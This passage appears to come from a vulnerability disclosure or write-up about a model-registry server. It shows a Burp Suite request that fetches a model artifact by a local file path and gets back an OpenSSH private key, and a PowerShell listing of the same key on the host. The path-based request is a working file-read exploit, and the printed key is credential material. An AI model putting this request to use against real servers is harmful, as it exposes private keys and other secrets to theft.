27		27	}		
28		28	}		
29		29	}		
30		30	}		

Fig.11 : Registered-models version update with new local file path (source)

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /model-versions/get-artifact?path=id_rsa&amp;name=AJAX-API&amp;version=1 HTTP/1.1 2 Host: 127.0.0.1:8008 3 sec-ch-ua: "Not-A-Brand";v="99", "Chromium";v="112" 4 sec-ch-ua-mobile: ?0 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36 6 sec-ch-ua-platform: "Windows" 7 Accept: */* 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 0 Sec-Fetch-Dest: empty 1 Referer: http://127.0.0.1:8008/ 2 Accept-Encoding: gzip, deflate 3 Accept-Language: en-US,en;q=0.9 4 Connection: close 5 6 </pre>				<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: public, max-age=43200 3 Connection: close 4 Content-Disposition: attachment; filename=id_rsa 5 Content-Length: 2655 6 Content-Type: application/octet-stream 7 Date: Tue, 04 Jun 2024 01:36:54 GMT 8 Etag: "1717216745.7244277-2655-2180057581" 9 Expires: Tue, 04 Jun 2024 13:36:54 GMT 10 Last-Modified: Sat, 01 Jun 2024 04:39:05 GMT 11 Server: mflow 12 13 -----BEGIN OPENSSH PRIVATE KEY----- 14 b3BlbnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAABD4eoc39r 15 NL3htq1YhzUE04AAAAEAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAQGDGFrq1Pji69 16 EDZkNFkYtHDpeV8vYYRgH/CuuXwRQ/9D98Am+kvA9X53coXR1BFFKD5CW7WW/0LdCtuAdA 17 eyktJFvshPmQt/KBsUcEveQd0BJRXHD1JHqCica69QHTnCYVXVHBGMNR5cXCj4nRohnj5Y 18 Yip9AQRrEEAJYes13yICZ0Ius3XTtA2TnKj/09orSdPvHGpPcFTHTgNtZjgVZMwEhu9od 19 xs1sUQ/gBmpk7Rd+J+Jafh6R06WRISOL78RZRxbcaUNHQgEjH54FrTJ97LQ5ksHt7zK0eA 20 bEq5FQyqzA8yxxbDRH+u96/yxzHeQNCkm1HXCPiJb2r39D+sDE+ttV9BR0gM5fM+0Dj2X 21 2GZXE5xiA91fBKT37WpXIbJCAMmUMUky67BoetV1mhQDDdHIhg+xMP6dk5FrvNYwY3QwvE 22 +nc0b8YA6A0BG/sxVctfJwIlWHKnppqAsrV3KRP4okP15UpEWuhx0ayzRTwY8dNAfkzJUe 23 o46mRJQ3rFxUAAAWQaMmJexp4rqDQ6Ns0aDns+bqPENNMUUt/a/OLrBibguSHKMG62G2w 24 BmqY3z9JAYZemz7Y/8MWZuiTFaCeHg47Sjfx1Tfvj5imuVh7MVSDA2EHpw8+g0svwCdfc 25 DqrcCKT7TVPs1Tg8pID1PQ0y8f+yvvrS8GL88GwWmK/ujXXFiJLDAL2Rdwk/IM4vgJ5PZy 26 B760SaCG1B+urKt7GJT/7Pul+/4fRSNcnoEvT40PBsiJI2d/rVVpzQRF0ummFH6kw5qx+L </pre>			

Fig.12 : Private SSH keys retrieval from the server in Burp Suite

```

PS C:\Users\ahmed> Get-Content -Path $env:USERPROFILE\.ssh\id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAABD4eoc39r
NL3htq1YhzUE04AAAAEAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAQGDGFrq1Pji69
EDZkNFkYtHDpeV8vYYRgH/CuuXwRQ/9D98Am+kvA9X53coXR1BFFKD5CW7WW/0LdCtuAdA
eyktJFvshPmQt/KBsUcEveQd0BJRXHD1JHqCica69QHTnCYVXVHBGMNR5cXCj4nRohnj5Y
Yip9AQRrEEAJYes13yICZ0Ius3XTtA2TnKj/09orSdPvHGpPcFTHTgNtZjgVZMwEhu9od
xs1sUQ/gBmpk7Rd+J+Jafh6R06WRISOL78RZRxbcaUNHQgEjH54FrTJ97LQ5ksHt7zK0eA
bEq5FQyqzA8yxxbDRH+u96/yxzHeQNCkm1HXCPiJb2r39D+sDE+ttV9BR0gM5fM+0Dj2X
2GZXE5xiA91fBKT37WpXIbJCAMmUMUky67BoetV1mhQDDdHIhg+xMP6dk5FrvNYwY3QwvE
+nc0b8YA6A0BG/sxVctfJwIlWHKnppqAsrV3KRP4okP15UpEWuhx0ayzRTwY8dNAfkzJUe
o46mRJQ3rFxUAAAWQaMmJexp4rqDQ6Ns0aDns+bqPENNMUUt/a/OLrBibguSHKMG62G2w
BmqY3z9JAYZemz7Y/8MWZuiTFaCeHg47Sjfx1Tfvj5imuVh7MVSDA2EHpw8+g0svwCdfc
DqrcCKT7TVPs1Tg8pID1PQ0y8f+yvvrS8GL88GwWmK/ujXXFiJLDAL2Rdwk/IM4vgJ5PZy
B760SaCG1B+urKt7GJT/7Pul+/4fRSNcnoEvT40PBsiJI2d/rVVpzQRF0ummFH6kw5qx+L
TRpLo0lE/f9+5CRGsM1LDb3pvSfyDl2m1+jvDMUKr3V6cV0k7y6i2A5dFsrn8eZUw+fZMZ
M0db6Y0Hw8a2pZIBnu3oY0YmzotXVPy6CueT08kUqtdEMGfbJnmBdi+nvmJAyxh6D+h5X
7rLwOSiKh9P8X3M66hI02+Zss5ZYg0rbR7s+06fotQzwPkis+X0LDblRQ2h0pWk0Wh0jCv
R9k0zvLjgPB10h+t7HtIbH0z2m4aQek34M9NV/S7CW9hRAcndYk434Bx6u94kTAunIISTx
JHe9TAsn6oCMv0+xCpowNJZcgZppK6c8X2Hhcs2YS2fFfw1AxKLGHuYj1oDPVjNoARXCox
Msqg9q2S4m13Trsp7bg87JBVbcXSFiqwbv0DMmDi6cltuQ0maQNLV3dvojjViHBUCTzRP8v

```

Fig.13 : Private SSH keys retrieval from the server in Powershell cmd